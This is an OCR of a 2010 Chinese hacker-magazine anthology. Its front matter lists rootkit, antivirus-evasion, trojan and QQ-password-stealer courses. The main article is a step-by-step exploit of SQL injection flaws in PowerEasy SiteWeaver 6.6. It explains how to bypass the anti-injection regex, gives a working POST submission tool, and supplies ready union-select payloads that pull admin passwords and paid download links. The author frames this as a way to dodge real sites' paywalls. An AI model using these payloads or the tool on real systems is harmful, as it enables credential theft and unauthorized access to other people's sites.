透视黑客技术发展焦点，把握黑客攻防技术跳动脉搏，全面收录流行黑客技术

黑客防线

《黑客防线》编辑部 编

2010

精华奉献本 下册

- 黑客编程实战大演练
- 黑器免杀与入侵进阶
- 加密与破解经典实例
- 网络安全与加固精讲

2CD-ROM

人民邮电出版社
POSTS & TELECOM PRESS

黑客防线

2010

精华奉献本 下册

《黑客防线》编辑部 编

人民邮电出版社
北京

内 容 提 要

《<黑客防线>2010 精华奉献本》是国内最早创刊的网络安全技术媒体之一《黑客防线》总第 97 期至第 108 期的精华文章摘要。

《黑客防线》一直秉承“在攻与防的对立统一中寻求突破”的核心理念，关注网络安全技术的相关发展并一直保持在国内网络安全技术发展前列，经过 2001 年创刊至今，已经成为国内网络安全技术的顶尖媒体。《<黑客防线>2010 精华奉献本》下册选取了包括首发漏洞、特别专题、漏洞攻防、脚本攻防、溢出研究以及渗透与提取等方面的精华文章，配合两张包含 1200MB 安全技术工具、代码和录像的光盘，为读者阅读、理解提供了非常便捷的途径。

本书分为上下两册（本册为下册），适合高校在校生、网络管理员、网络安全公司从业人员、黑客技术爱好者阅读。

声明：本书所讲述的内容仅作为学习之用，切勿用于非法用途。

《黑客防线》总　　编：孙　彬
《黑客防线》执行主编：徐生震
《黑客防线》编辑策划：李志华　黄　婷
《黑客防线》技术支持：hacker@hacker.com.cn
《黑客防线》网　　址：http://www.hacker.com.cn

致读者的话

2010年如约而至，我们如期奉上2010精华奉献本。

每年一本的精华奉献本已经成为一个很响亮的品牌。精华奉献本内容源自一年12期技术月刊的精华文章汇集而成，经过了去伪存真的精选，积淀《黑客防线》一年的技术探索的精华，相关代码集中收集到光盘中，已经成为网络信息安全技术人员的必不可少的参考资料。

在过去的一年里，《黑客防线》技术月刊的编发稿件理念格外强调了系统内核编程技术研究和突破创新，涌现出很多新的技术思路，出现了很多新颖独到的编码方式。从某种意义上来说，它也是一本内核编程的精华集，而且提供了完整的测试代码，有很多负责任的作者还提供了编译文件。同时，我们也注重了网络编程，特别是协议编程的技术研究。总之，加强了网络安全相关技术的核心和基础层面的探讨和创新。摒弃了抄袭和模仿，强调了原创和技术突破。

既有技术思路，又有编程实现，这对于一般的书籍是很难做到的，特别是每月一本的技术月刊每月提供这么多代码，都是靠我们集合10年来汇集起来的作者队伍不断提供新的技术形成的。可以不夸张地说，这样一本精华本在手，基本把握了一年来网络安全核心技术，重点是系统内核编程、底层驱动通信、病毒木马机制等相关技术的走向和发展趋势。特别需要说明的是，2009年是《黑客防线》技术月刊创刊10周年，这样一个年份的精华本同时也代表着我们10年技术月刊漫漫历程所达到的一个高度。

无论系统核心和底层协议，还是信息安全的相关方面、应用层的编程或者渗透检测测试，以及各方面的漏洞挖掘调试，都是强调了技术研究的内在原理和关键编码技巧。对于有一定基础的安全相关技术人员、相关专业的本科、研究生在读学生都具有很高的参考价值和实用性。在网络安全日益重要的今天，对于整个IT技术领域的技术人员来说，都具有参考价值。

需要说明的是，《黑客防线》是一本技术月刊，更多内容是在较深的技术层面做出研究和探讨，需要有一定的专业基础才能阅读参考，才能体会到这本精华本的价值 同时，我们尽量收集了每篇文章的相关代码，但不意味着都是完整的代码。如果某些文章没有相应的代码和工具附带，也许是我们的工作疏漏，也许是原作未完整提供，请读者到黑客防线网站的杂志相关频道下载 。

未来的一年，我们除了坚持系统内核、底层驱动、协议缺陷、漏洞研究，还要关注嵌入式技术和跨平台编码转换，以及内网渗透工具原理的研究，希望有这些专长的读者也踊跃投稿。10年来，很多作者都是从读者开始，继而投稿，成为作者，然后又成为业内骨干技术人员的。黑客防线网站是一个纯粹的技术社区，欢迎大家加入，共创技术辉煌。

本书所述的内容仅作学习之用，切勿用于非法用途。通过阅读本书，希望读者能树立良好的网络安全意识，提高网络安全防御水平。同时提醒读者，应在受控的环境（比如单独用来作为测试的计算机）里分析、使用书中的代码，切勿在企业的业务或生产网络中使用这些程序，以免造成不必要的损失。

《黑客防线》2010精华奉献本光盘目录

图书相关

编程解析

LKM方式下实现RootKit常见隐藏功能
基于进程行为的Linux反病毒软件
对抗微点的思路与实现
枚举CPU的全局描述符表
内核清零杀进程
内核模式简单实现进程监控
线程注入实现System权限
一种获取Shadow SSDT服务函数原始地址的思路
一种基于内存搜索的进程检测方法
Ring3下Hook ZwQueryDirectoryFile实现文件隐藏
基于混合模型的远程控制软件客户端编写
PE格式分析取得ICO图标
基于混合模型的远程控制软件服务端编写
Ring0中Inline Hook Shadow SSDT实现窗体保护
Ring3下全局Inline Hook实现HIPS和Rootkit功能
Ring0下注册表键值的枚举与隐藏
使用通告例程监控驱动及DLL加载

工具与免杀

打造404自定义增强后台扫描工具
编写删除BHO插件的程序
打造手机通话记录获取木马
编写插件管理程序之注册表快速定位
获取Windows XP登录密码
编写批量在线破解MD5程序
另类下载者轻松突破瑞星2010主动防御及ESET高启发

网络安全顾问

利用ext2文件属性和Linux内核能力约束加固系统
就"一些网民喜欢广告插件"谈IEBHO的双刃性

密界寻踪

Vista下动态开启Local kernel Debug的实现与分析
破解分析蝗虫军团病毒
从单一到通用，内存补丁的开发过程

特别专题

从XSS到校内网的多个跨站

漏洞攻防

浅谈Google跳转漏洞

溢出研究

菜鸟版Exploit编写指南之四十八:
IE 7 XML漏洞分析
菜鸟版Exploit编写指南之五十:
缓冲区溢出初探——ShellCode的编写
菜鸟版Exploit编写指南之五十四:
TIFF格式DotRange缓冲区溢出漏洞研究与实例
菜鸟版Exploit编写指南之五十七:
MS08-078启示录——IE7 XML远程代码执行漏洞分析与利用
菜鸟版Exploit编写指南之五十八:
打造简单的ShelloCode解码器

黑客防线课程

C/C++ 黑客编程培训班

第一课
1.配置开发环境
2.编写hello world
第二课
1.在上节课的基础上完成一个简单的后门
2.编写makefile
第三课
1.创建新进程的方法
2.用管道(PIPE)进行进程间通信

黑客防线 VIP 免杀课程

第1课 ：常见杀毒软件、特点及其查杀原理
教学内容:详细介绍国内外各种优秀的杀毒软件及其特点，常见杀毒软件查杀黑客软件特点以及讲解特征码及其相关知识。
技术要点:认识国内外优秀杀毒软件以及特点，特

征码的定义。

第二课:免杀基础名词解释

教学内容:介绍免杀的基本概念,讲解免杀技术分类 。

技术要点:免杀技术分类。

第三课:构造免杀环境与常见免杀工具功能介绍

教学内容:搭建虚拟机环境,安装常见免杀工具,安装多种杀毒软件技巧。

技术要点:安装多种杀毒软件的技巧。

第四课:什么是壳以及国内外优秀壳介绍

教学内容:详细讲解壳的概念,大概讲解国内外优秀壳的特点和免杀常用壳。

技术要点:壳的概念。

第5课:详细讲解加壳免杀盗QQ软件

教学内容:利用加壳,实例免杀一个盗QQ的软件。

技术要点:壳的选择和经过加壳后的软件测试。

JAVA 编程培训班

第一课:Java介绍

1.Java发展

2.下载安装JAVA平台

3.开发平台介绍

4.Java特点

第二课:课程面向对象软件开发概述

1.对象、类与实体,对象的属性与相互关系。

2.面向对象的软件开发过程。

3.面向对象程序设计方法的特点。

黑客技术综合实战班

第一课:Windows命令

第二课:access数据库的注入,上传漏洞,一句话木马的使用

教学内容:利用注入点针对access、sql server、mysql和oracle数据库进行数据猜解以及利用其他数据库扩展功能入侵,常见提权的方法,内网渗透的方法,掌握挂马、跨站的方法,基于delphi、vc++开源后门的免杀和使用,利用Myccl寻找特征码并通过反汇编免杀。

初级网络教程

第一课: 课程介绍

第二课: 构建属于自己的网络实验平台

1.安装

2.使用

3.构建一个能够长期使用的网络拓扑

Delphi 黑客编程培训班

第一课:认识Delphi集成开发环境

教学内容:集成开发环境就是从在同一个界面下完成从编写源代码到连接成程序的一个过程。

缓冲区溢出漏洞发掘培训班

第一课: 初步认识栈溢出

1.自己动手发现未公布漏洞

VIP 提权系列课程

第一课 Windows 2003服务器默认用户权限

教学内容:详细讲解Windows 2003服务器的默认用户权限,包括SYSTEM。Administrator、Guest、IUSR_*、IWAM_*。详细介绍Windows 2003服务器的默认用户组权限,包括Administrators、Backup Operators、Distributed COM Users、Guests、Network Configuration Operators、Performance Log Users、Performance Monitor Users、Power Users、Print Operators、Users、IIS_WPG等。

技术要点:与权限提升密切相关的users组、administrators组权限,Administrator、Guest、IUSR_*、IWAM_*户默认权限。

第二课 Windows 2003服务器默认文件夹权限

教学内容:详细讲解Windows 2003服务器默认文件夹权限,重点讲解系统盘所在文件夹默认权限和iis所在文件夹权限设置。详细讲解文件夹属性中的只读、系统、隐藏属性,详细讲解文件夹的权限继承、非继承、扩展权限。

技术要点:Windows 2003所有系统文件夹默认权限。

第三课 Windows 2003 webshell默认权限

教学内容:详细讲解在iis默认配置和典型配置下的Webshell权限,包括读、写、执行权限,已经扩展权限:fso、运行cmd、rwirte权限等。讲解权限提升概念 。

技术要点:典型配置下的webshell可使用权限;提权概念 。

第四课 追查SQL Server密码信息提权

教学内容:通过webshell,查询网站文件夹下的conn或者其他数据库连接文件,找出sa或者其他sql server连接账户的密码,使用webshell中的数据库执行功能提权,或者使用外部连接数据库并执行的方式提权。

技术要点:分析conn中的数据库连接密码;webshell的数据库执行功能。

第五课 追查MYSQL账户信息提权

教学内容:通过webshell,查询网站MYSQL数据库连接信息,并通过访问数据库连接文件,分析得出mysql中root账户及其密码,用webshell或者外部连接的方式提权。

技术要点:用webshell连接mysql并提权。

《黑客防线》2010精华奉献本目录（下册）

首发漏洞

特别专题


漏洞攻防

脚本攻防

溢出研究

渗透与提权

前置知识：无
关键词：脚本、SiteWeaver6.6、注入漏洞



动易SiteWeaver6.6最新漏洞分析与利用

文/图 Cschi

动易(PowerEasy)想必大家都不会陌生，国内制作整站系统的知名团队，目前主要作品有ASP(SiteWeaver)和ASP.net(SiteFactory)两种。2008年1月发布开源的SiteWeaver6.5，经多次修正于6月发布了SiteWeaver6.6，随后又做了数次修改，可见其安全性是经得起考验的。自从动易发布了开源的ASP作品后，不难看出它开始逐渐疏远为其立下赫赫功绩的ASP整站系统，而全力转向ASP.net的开发。但是它的ASP系统使用还是相当广泛的，包括以前的动易2006及升级用户。

当我读过动易SiteWeaver6.6源码后，不得不为它严谨的语句和独特的风格所折服，当然，我们需要关注的还是其安全性能。它首先在Start.asp文件中使用了防注入语句，对所有涉及SQL语句的变量均使用自定义函数过滤，字符型变量使用ReplaceBadChar，数字型变量使用PE_CLng等，所以即使绕过防注入语句，也会被过滤函数拒之门外。这样看来的确非常安全，但动易这次的确也爆出了新的漏洞。

之所以如此执著地狂啃动易也是事出有因的。经常有教师朋友要我帮忙下载课件，大家也知道现如今免费的午餐已经很少了，百度搜索结果是一大堆，但可以下载的却是寥寥可数，不是要求续费就是要求购买点数，这可苦了我们这些穷人，只有望洋兴叹了。但同时我也发现，这些网站多数使用的是动易整站系统，于是动易也就成了我的心痛。由于动易2006采用的是编译组件，所以对此一直耿耿于怀，直到SiteWeaver的发布，才有了与动易零距离接触的机会，同时也能一睹它的风采。

最近终于有所发现，于是草成此文，发表出来与大家共享，利用漏洞就可以任意下载，也算是了却了一桩心事。

Dyna_Page.asp页面漏洞

漏洞描述 漏洞页面Dyna_Page.asp在处理函数型动态标签时，使用了自定义函数ReplaceBadChar过滤数字型变量导致注入。

绕过Start.asp。我们知道，触发注入就必须首先绕过动易使用的Start.asp防注入，关键代码如下：

```
    If EnableStopInjection = True Then
    If Request.QueryString <> "" Then Call
StopInjection(Request.QueryString)
    If Request.Cookies <> "" Then Call StopInjection
(Request.Cookies)
    If LCase(Mid(ScriptName, InStrRev(ScriptName, "/
") + 1)) <> "upfile.asp" Then
    Call StopInjection2(Request.Form)
    End If
    End If
    Sub StopInjection2(Values)
    Dim FoundInjection
    regEx.Pattern = "[';#()][\s+()]*
(select|update|insert|delete|declare|@|exec|dbcc|alter|
drop|create|backup|if|else|end|and|or|add|set|open|close|u
se|begin|retun|as|go|exists)[\s+]*"
    // StopInjection函数此处的正则表达式为：regEx.
```

```
Pattern = "'|;|#|([\s\b+()]+(select|update|insert|delete|declare|@|exec|dbcc|alter|drop|create|backup|if|else|end|and|or|add|set|open|close|use|begin|return|as|go|exists)[\s\b+]*)"
    Dim sItem, sValue
    For Each sItem In Values
    sValue = Values(sItem)
    If regEx.Test(sValue) Then
    FoundInjection = True
    Response.Write "很抱歉，由于您提交的内容中含有危险的SQL注入代码，致使本次操作无效！ "
    … （略）
    End If
    Next
    If FoundInjection = True Then
    Response.End
    End If
    End Sub
```

不难看出Start.asp防注入执行过程为：对于使用Request的QueryString、Cookies方式提交的数据，调用StopInjection过程判断；对于Request的Form方式，如果页面不是upfile.asp ，则调用StopInjection2过程判断。这里我们直接给出其中正则表达式"[';#()][\s+()]*(select|update|…|exists)[\s+]*"的含义：以"';#()'"中的任一个字符开头，接着或者是(可以无，"*"含义为匹配前面的子表达式零次或多次)"\s+()"定义的分隔符，然后是"select"等关键字，但在这些关键字中缺少了一个重要的SQL关键字union！于是如下的语句将可以通过此正则表达式："' union select …"，因为"'"和关键字"select"等被"union"分隔开来，不符合此正则表达式，所以可以绕过Start.asp的防注入！当然，这必须是Form方式提交的数据。StopInjection过程中的正则表达式"'|;|#|([\s\b+()]+(select|update|…|exists)[\s\b+]*)"含义为：包含"'"或";"或"#"或"\s\b+()"中的任一个字符加关键字，可见这个正则表达式就比较严格。首先不能使用单引号，其次不能使用"select"等关键字，除非你能找到"\s\b+()"之外的分隔符！所以我们以下均使用Form方式绕过Start.asp防注入的限制。这是下一个注入的依据，此处预先进行分析。

函数型动态标签的处理过程。这是SiteWeaver6.6版新增的功能，增加了动易系统的灵活性。虽然SiteWeaver6.5版的该文件与6.6版相同，但其数据库的PE_Label表中没有支持此功能的函数型动态标签，所以不受此漏洞影响。SiteWeaver6.6版在处理函数型动态标签中的数字型变量"input(1)"等时，使用自定义函数ReplaceBadChar进行过滤，导致注入漏洞。关键代码如下：

```
    //开始输出动态标签内容
    Dim rsLabel
    Set rsLabel = Conn.Execute("select LabelID,LabelName,LabelType,PageNum,LabelIntro,LabelContent from PE_Label where LabelID=" & id)
    //从PE_Label表中读取标签
    If rsLabel.BOF And rsLabel.EOF Then
    ...(略)
    SubNode.Text = "标签不存在!"
    Else    //找到标签进行处理
    ...(略)
    LoopTemp = rsLabel("LabelContent")
    If rsLabel("LabelType") = 3 Then
    //当LabelType=3时，属于动态标签
    For j = 0 To UBound(tempvaluearr)
    LoopTemp = Replace(LoopTemp, "{input(" & j & ")}", tempvaluearr(j))
    Next
    End If
    ...(略)
    TempSql = Replace(Replace(Replace(Replace(rsLabel("LabelIntro"), "{$Now}", Now()), "{$NowDay}", Day(Now())), "{$NowMonth}", Month(Now())), "{$NowYear}", Year(Now())) // TempSql取自LabelIntro字段内容
    If rsLabel("LabelType") = 3 Then
    //函数型动态标签的处理过程
    For j = 0 To UBound(tempvaluearr) - 1
    TempSql = Replace(TempSql, "{input(" & j & ")}", ReplaceBadChar(tempvaluearr(j)))
    //tempvaluearr是外部提交的变量，以XMLDOM方式获取的。用此变量替换动态标签中的“{input(1)}”等字符串，触发漏洞
    Next
    End If
    Set rsLabelRe = Server.CreateObject("adodb.recordset")
    rsLabelRe.Open TempSql, Conn, 1, 1
    If Err Then
    Err.Clear
    DyTemp = "SQL查询错"&TempSql
    Else
```

可见此处理的过程是，从PE_Label表中读取标签，如果是动态标签，即LabelType=3，将标

签内容(LabelIntro字段内容)中的"{input(1)}"等字符串,用外部提交的tempvaluearr变量(经过ReplaceBadChar函数过滤)值进行替换,触发漏洞!

XMLDOM方式获取变量。XMLDOM是用来访问和操作XML文档的编程接口规范,动易多处使用了这种方式获取外部提交的数据。具体又可分为两种,一种是从静态的XML文档获取数据,一种是从外部提交的XML格式字符串中获取数据,本文涉及的是后者。这种方式获取变量将不受Start.asp防注入的限制。Dyna_Page.asp文件中的相关代码如下:

```
    '接收数据
    Set DynaDom = CreateObject("Microsoft.XMLDOM")
    //创建Microsoft.XMLDOM组件的实例DynaDom
    DynaDom.async = False
    DynaDom.Load Request
    Set DynaNode = DynaDom.getElementsByTagName
("root")
    If DynaNode.length < 1 Then //获取数据失败
    … (略)
    Set SubNode = Node.appendChild(XMLDOM.
createElement("infomation"))
    SubNode.Text = "输入数据错误!"
    Else        //获取数据成功
    Dim id, page, tempvaluearr
    id = PE_CLng(DynaNode(0).selectSingleNode("id").
Text)
    //选择合适的id,获得动态标签
    If id > 0 Then
    … (略)
    If DynaNode(0).selectSingleNode("value").Text <>
"" Then
    tempvaluearr = Split(DynaNode(0).selectSingleNode
("value").Text, "|")
    //触发注入的变量,从DynaDom的value元素获取
    End If
```

所以,此漏洞的利用需要以下几个条件:(1)提交XML格式数据;(2)选择合适的id,获得动态标签;(3)构造XML格式数据中的value元素,即构造注入语句。下面我们逐条完成。

提交XML格式数据。数据的XML格式为"<?xml version="1.0" encoding="gb2312"?><root><id>21</id><page>1</page><value>0</value></root>",至于提交尽管可以利用nc工具完成,但总觉得不是很方便,于是我使用Microsoft.XMLHTTP组件编写了一个漏洞利用工具SWInject.htm,如图1所示。




图1

关键代码如下。首先使用document.getElementById获取页面元素url和post中输入的内容,然后使用Microsoft.XMLHTTP组件提交post数据,最后将结果返回给页面元素getResult,其中的函数gb2utf8用做支持中文字符,网络中可以获得其标准代码,本文略。

```
    <script>
    function PostData(){
    var url = document.getElementById("url").value;
    var post= document.getElementById("post").value;
    var oXmlHttp = new ActiveXObject("Microsoft.
XMLHTTP");
    oXmlHttp.open('POST', url, false);
    if (url.indexOf("User_CheckReg.asp")>0){oXmlHttp.
setRequestHeader("Content-Type","application/x-www-
form-urlencoded");}//兼容下面要介绍的漏洞
    oXmlHttp.send(post);
    var GetResult=gb2utf8(oXmlHttp.responseBody);
    if (oXmlHttp.readyState == 4) {
    if (oXmlHttp.status == 200) {
    document.getElementById("getResult").value =
GetResult;
    }
    }
    }
    </script>
    <BODY>
    <div align="center">动易SiteWeaver6.6版最新漏洞
利用工具</div>
    请输入URL: <br>
    <INPUT TYPE="text" id="url" value="http://
127.0.0.1:81/pe2006/Dyna_Page.asp" style="width:90%;
"><br>
    输入Post: <br>
    <textArea id="post" style="width:90%; height:80;
"> </textArea><br>
    <INPUT TYPE="button" value=" 提 交 "
onClick="PostData();"></br>
    <hr size=2 >
```

```
    注入结果: <br>
    <textArea id="getResult" style="width:90%; height:
200;"></textArea>
    </BODY>
```

选择合适的id，获得动态标签。从前面的分析可知，动态标签必须是PE_Label表中LabelType=3的记录。如图2所示，LabelID字段值为要提交的变量id值，LabelIntro字段值为SQL语句。由于页面Dyna_Page.asp代码没有处理标签中的"{$PE_True}"、"{$PE_False}"等字符，所以选择的动态标签中不能存在这些字符，并且尽量选择简短的语句，建议选择LabelID为21或42的动态标签，语句为"select * from PE_Article where ArticleID={input(0)}"。




图2

构造注入语句。我们要依据语句"select * from PE_Article where ArticleID={input(0)}"，构造其中的"{input(0)}"如下，从而完成注入。

```
    //注入语句。因为页面Dyna_Page.asp存在“For j
= 0 To UBound(tempvaluearr) - 1”代码，所以用“|”
分割所获得的数组下标不小于1
    //获得管理员密码，0x610064006d0069006e00为
admin：
    0 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,
17,18,19,20,21,password,23,24,25,26,27,28,29,30,31,32,33,34,
35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52 from
PE_admin where username=0x610064006d0069006e00|1
    //获得软件下载的实际链接，softid=1为软件的下载
id：
    0 union select 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16,
17,18,19,20,21,DownloadUrl,23,24,25,26,27,28,29,30,31,32,
33,34,35,36,37,38,39,40,41,42,43,44,45,46,47,48,49,50,51,52
from PE_soft where softid=1|1
```

于是将id和value值插入XML格式中，使用SWInject.htm进行提交，结果如图3和图4所示。

如果注入语句不能正确执行，<content>内容返回"SQL查询错"，如果语句执行为空集，则返回"无数据"；但如果返回"标签不存在"，就可能不是SiteWeaver6.6版本了。此

图3

图4

漏洞影响SiteWeaver6.6版的CMS和eShop系统，这两个系统的发布日期为2008年6月30日，也就是说其后使用SiteWeaver新建的站点基本是6.6版的，这点是很重要的，因为我们必须确定对方站点是6.6版。

User_CheckReg.asp页面漏洞

这个漏洞应该是程序员的一时疏忽造成的，但就是这个小小的疏漏却打开了注入的潘多拉魔盒！这再次说明代码的严谨性是容不得半点马虎的。

漏洞描述：由于漏洞页面Reg/User_CheckReg.asp使用了不恰当的变量名，同时在处理逻辑判断顺序上存在失误，因此导致注入漏洞。此漏洞影响所有版本的SiteWeaver系统，包括6.5的CMS和eShop。其代码如下：

```
    Sub User_CheckReg()
    Dim RegUserName, rsCheckReg
    RegUserName = Trim(request("UserName"))
    If CheckUserBadChar(UserName) = False Then
    //请注意此处过滤的变量名为UserName！并不是
RegUserName，如此疏忽，暴汗！
    ErrMsg = ErrMsg & "<br><li>用户名中含有非法字
符</li>"
    End If
```

```
    If FoundErr = True Then Exit Sub
    //如果UserName为空，则CheckUserBadChar函数返回True，于是跳过此条件继续执行
    If RegUserName = "" Or GetStrLen(RegUserName) > UserNameMax Or GetStrLen(RegUserName) < UserNameLimit Then
    FoundErr = True
    ErrMsg = ErrMsg & "<br><li>请输入用户名(不能大于" & UserNameMax & "小于" & UserNameLimit & ")</li>"
    End If
    If FoundInArr(UserName_RegDisabled, RegUserName, "|") = True Then
    FoundErr = True
    ErrMsg = ErrMsg & "<br><li>您输入的用户名为系统禁止注册的用户名！</li>"
    End If
    //虽然以上两个条件对RegUserName变量的长度等做了限制，但却没有使用“If FoundErr = True Then Exit Sub”语句进行判断，导致限制成了虚设，非法字符最终还是被引入下面的SQL语句中执行！假如将“FoundErr = True”语句移到此处，那么仅默认20的长度限制也会令此漏洞成为鸡肋
    Set rsCheckReg = Conn.Execute("select UserName from PE_User where UserName='" & RegUserName & "'")
    If Not (rsCheckReg.bof And rsCheckReg.EOF) Then
    FoundErr = True
    ErrMsg = ErrMsg & "<br><li>“" & RegUserName & "”已经存在！请换一个用户名再试试！</li>"
    End If
    rsCheckReg.Close
    …（略）
    End Sub
```

不难看出程序员首先错误地过滤了变量UserName，使得变量RegUserName成为漏网之鱼，接着在将变量RegUserName引入SQL语句前没有使用"If FoundErr = True Then Exit Sub"语句进行判断，于是这个应该说是比较低级的注入漏洞被触发了。这里我们有必要分析一下定义在Include/PowerEasy.Common.Security.asp文件中的函数CheckUserBadChar，因为这个函数从某种意义上讲成就了我们的注入。代码如下:

```
    Function CheckUserBadChar(strChar)
    Dim strBadChar, arrBadChar, i
    strBadChar = "',%,^,&,?,(,),<,>,[,],{,},/,\,;,:," & Chr(34) & ",*,|,"",.,#"
    arrBadChar = Split(strBadChar, ",")
    If strChar = "" Then
    CheckUserBadChar = False
    Else
    For i = 0 To UBound(arrBadChar)
    If InStr(strChar, arrBadChar(i)) > 0 Then
    CheckUserBadChar = False
    Exit Function
    End If
    Next
    End If
    CheckUserBadChar = True
    End Function
```

匪夷所思的是最后一句代码"CheckUserBadChar = True"！按说如果参数为空时函数返回Flase(语句"If strChar = "" Then CheckUserBadChar = False")，但最后一句又将Flase覆盖为True！这使得在页面Reg/User_CheckReg.asp中，无须考虑变量UserName的取值就可以继续注入，也可谓之画蛇添足的一句代码。

从前文我们已经获得了如何绕过Start.asp的方法。因为此漏洞是字符型，所以必须以Form方式提交变量，于是我们继续使用上面漏洞提到的注入工具SWInject.htm！此外由于该页面不能直接返回SQL语句执行结果，因此只能进行手工注入。

特殊的B或b字符。我在测试时发现这样一个现象："and"或"or"关键字前添加字符"B"或"b"不影响SQL语句的正常执行，这种添加甚至可以不使用空格，比如"band 1=1"！然而直接在Access测试时失败，如图5所示。但这种用法在ASP语句中的确是可以的，甚是费解！我没有在Access帮助和网络中找到答案，但可以肯定的是，当B或b和and或or一起使用时也被作为一种运算符！下面的注入语句就用到了这个结论。




图5

我们使用的注入语句如下:

```
admino'%20union%20select%201%20from%20pe_admin%20where%20username='admin'band%20Mid(password,1,1)>'0
//当然还可以使用语句：
admino'%20union%20select%201%20from%20pe_admin%20where%20id=1%20and%20Mid(password,1,1)>'0
```

引入页面Reg/User_CheckReg.asp中的SQL语句后成为：

```
select UserName from PE_User where UserName='admino' union select 1 from pe_admin where username='admin'band Mid(password,1,1)>'0
```

因为不能使用"(select",所以构造"union"语句。需要注意的是：用户"admino"不存在，而"admin"存在，这样前者返回空集，后者根据"Mid(password,1,1)"条件返回结果，完成手工注入，如图6和图7所示，然后修改"Mid(password,1,1)"为"Mid(password,2,1)"猜解第2位。




图6




图7

至于猜解软件的实际下载链接类似，只需要将语句改为如下形式即可。

```
admin0'%20union%20select%201%20from%20pe_soft%20where%20softid=1%20and%20Mid(DownloadUrl,7,1)>'1
//DownloadUrl内容如“下载地址1|200810/20081013221915 62.rar$$$下载地址2|200810/20081013221925 69.rar”，softid=1为软件下载ID，需要根据实际修改
```

至此，我们有两种方法进行注入获取管理员密码、软件下载链接，下载课件、软件等对我们来说已是轻而易举的事情，我们甚至可以破解具有足够点币的用户密码，"借鸡下蛋"了。

因为动易采用了后台验证码，所以即使利用漏洞破解出管理员的密码，还是无法登录后台的，除非爆出读文件或跨站漏洞。本文先就此收笔了，有兴趣的读者可以做进一步的研究。

前置知识：无

关键词：漏洞、Notepad++、无效指针漏洞

Notepad++之CSS文件无效指针缺陷

文/图 爱无言

很多人都知道，国外有一款十分优秀的开源代码型文本文件编辑软件Notepad++。这款软件可以说是我们常常使用的"记事本"程序的超级加强版。

Notepad++在文本编辑以及文本文件查看方面有着出色的功能，不但可以进行正常的文本

记录保存，同时对于那些具有固定格式的文本文件可以采用不同的颜色来加强显示文本文件的内容。例如对于VC++语言开发的CPP文件，Notepad++的显示效果如图1所示。




图1

在实际中，Notepad++会对CPP文件中的所有内容进行区分显示，变量一般为黑色，注释则为绿色，参数为紫色，等等。这种区分颜色的显示效果很好地减轻了我们在阅读CPP文件代码时产生视觉疲劳感，同时便于重点查看代码中的一些关键信息。

Notepad++不仅仅可以对CPP文件的代码进行区分，它还支持很多类型的文件显示效果，如PHP、Perl、Python、Ruby等，而且它还支持用户自行定义语言格式来实现对特殊语言格式产生颜色区分显示效果。

